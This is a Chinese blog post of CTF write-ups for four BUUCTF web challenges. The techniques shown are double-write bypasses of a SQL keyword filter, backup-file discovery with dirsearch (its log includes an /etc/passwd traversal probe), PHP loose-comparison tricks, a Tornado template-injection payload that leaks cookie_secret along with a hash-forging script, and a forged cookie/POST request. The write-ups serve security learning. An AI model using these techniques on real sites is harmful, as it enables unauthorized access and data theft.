[极客大挑战 2019]BabySQL；[ACTF2020 新生赛]BackupFile；[护网杯 2018]easy_tornado；[极客大挑战 2019]BuyFlag

原创

F。N 嘿嘿 于 2021-11-10 11:40:31 发布 474 收藏

文章标签： sql tornado 数据库

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。


本文链接：https://blog.csdn.net/feiniaotjx/article/details/121223353


版权

[极客大挑战 2019]BabySQL;[ACTF2020 新生赛]BackupFile;[护网杯 2018]easy_tornado;[极客大挑战 2019]BuyFlag


极客大挑战 2019]BabySQL

`or` 被过滤了，双写绕过






之后双写应该都能绕过相关的过滤字符




查库

查表时`information`里面存在`or`，故可以双写or的部分



如`infoorrmation`



查字段

查字典内容

[ACTF2020 新生赛]BackupFile


扫描得到index.php.bak文件，打开得到源码

```
D:\LenovoSoftstore\python\dirsearch-master>python dirsearch.py -u 450e1313-8e4d-4801-8783-07b6e178717c.node4.buuoj.cn:81
/ -t 5 -s 0.5

 _|. _ _  _  _  _ _|_    v0.4.2
(_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 5 | Wordlist size: 10929

Output File: D:\LenovoSoftstore\python\dirsearch-master\reports\81-_21-11-09_13-58-33.txt

Error Log: D:\LenovoSoftstore\python\dirsearch-master\logs\errors-21-11-09_13-58-33.log

Target: http://450e1313-8e4d-4801-8783-07b6e178717c.node4.buuoj.cn:81/

[13:58:33] Starting:
[13:58:39] 400 -  154B  - /.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
[14:00:33] 200 -  347B  - /index.php.bak
[#                  ] 9%   1077/10929        10/s        job:1/1  errors:0
```

CSDN @F。N 嘿嘿

```php
<?php
include_once "flag.php";

if(isset($_GET['key'])) {
    $key = $_GET['key'];
    if(!is_numeric($key)) {
        exit("Just num!");
    }#判断是否为数字
    $key = intval($key);#获取变量的整数值
    $str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
    if($key == $str) {
        echo $flag;
    }弱类型比较
}
else {
    echo "Try to find out source file!";
}
```

PHP弱类型比较会先将变量转换成相同的类型再进行比较，故str会转换成123，因此`key=123,`得到flag



flag{f06ec100-297a-48e7-bf29-2b728e5f698f}


[护网杯 2018]easy_tornado

提示`flag in /fllllllllllllag`，render模板注入，加密`md5(cookie_secret+md5(filename))`

看了wp才得知是render模板注入，引用一下wp的解释

----“tornado模板中，存在一些可以访问的快速对象,这里用到的是handler.settings，handler 指向RequestHandler，而RequestHandler.settings又指向self.application.settings，所以handler.settings就指向RequestHandler.application.settings了，这里面就是我们的一些环境变量”

所以使用`http://11dcb1e9-1436-4c16-a827-72a17e3e7374.node4.buuoj.cn:81/error?msg={{handler.settings}}`得到cookie_secret




加密

```python
import hashlib
a=hashlib.md5()
i='/fllllllllllllag'

a.update(i.encode(encoding='utf-8'))
b=a.hexdigest()
ii='82d87029-5f4b-4256-9e4b-08f4d6c02361'+b

c=hashlib.md5()
c.update(ii.encode(encoding='utf-8'))
d=c.hexdigest()
print(d)
```

CSDN @F。N 嘿嘿

得到flag



[极客大挑战 2019]BuyFlag

检查源码，可得知存在`pay.php`

```
<header id="header" class="alt">
    <h1><a href="index.html">Spectral</a></h1>
    <nav id="nav">
        <ul>
            <li class="special">
                <a href="#menu" class="menuToggle"><span>Menu</span></a>
                <div id="menu">
                    <ul>
                        <li><a href="index.php">Home</a></li>
                        <li><a href="pay.php">PayFlag</a></li>
                    </ul>
```

CSDN @F。N 嘿嘿

访问后，需要满足一下条件

If you want to buy the FLAG:
You must be a student from CUIT!!!
You must be answer the correct password!!!

Only Cuit's students can buy the FLAG

CSDN @F。N 嘿嘿

```
    </body>
<!--
    ~~~post money and password~~~
if (isset($_POST['password'])) {
    $password = $_POST['password'];
    if (is_numeric($password)) {
        echo "password can't be number</br>";
    }elseif ($password == 404) {
        echo "Password Right!</br>";
    }
}
-->
</html>
```

CSDN @F。N 嘿嘿

`user=0`说明不是cuit的学生，故将此改为1，password为php弱类型比较，先将变量类型转换成相同的类型再进行比较，故`404a=404`

这里提示数字太长，

故可以使用科学计数法`1E9`表示10亿

```
Connection: close
Cookie: UM_distinctid=
17be3e027a7373-0092d2de6847be8-4c3e2778-144000-17be3e027a898f; user=1
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

password=404a&money=1E9
```

```
60          <hr />
61          <p>
62            you are Cuiter</br>
              Password Right!</br>
              flag{09d7beb4-6384-421a-b259-45a15135a0fa}
63            </br>

64          </p>
```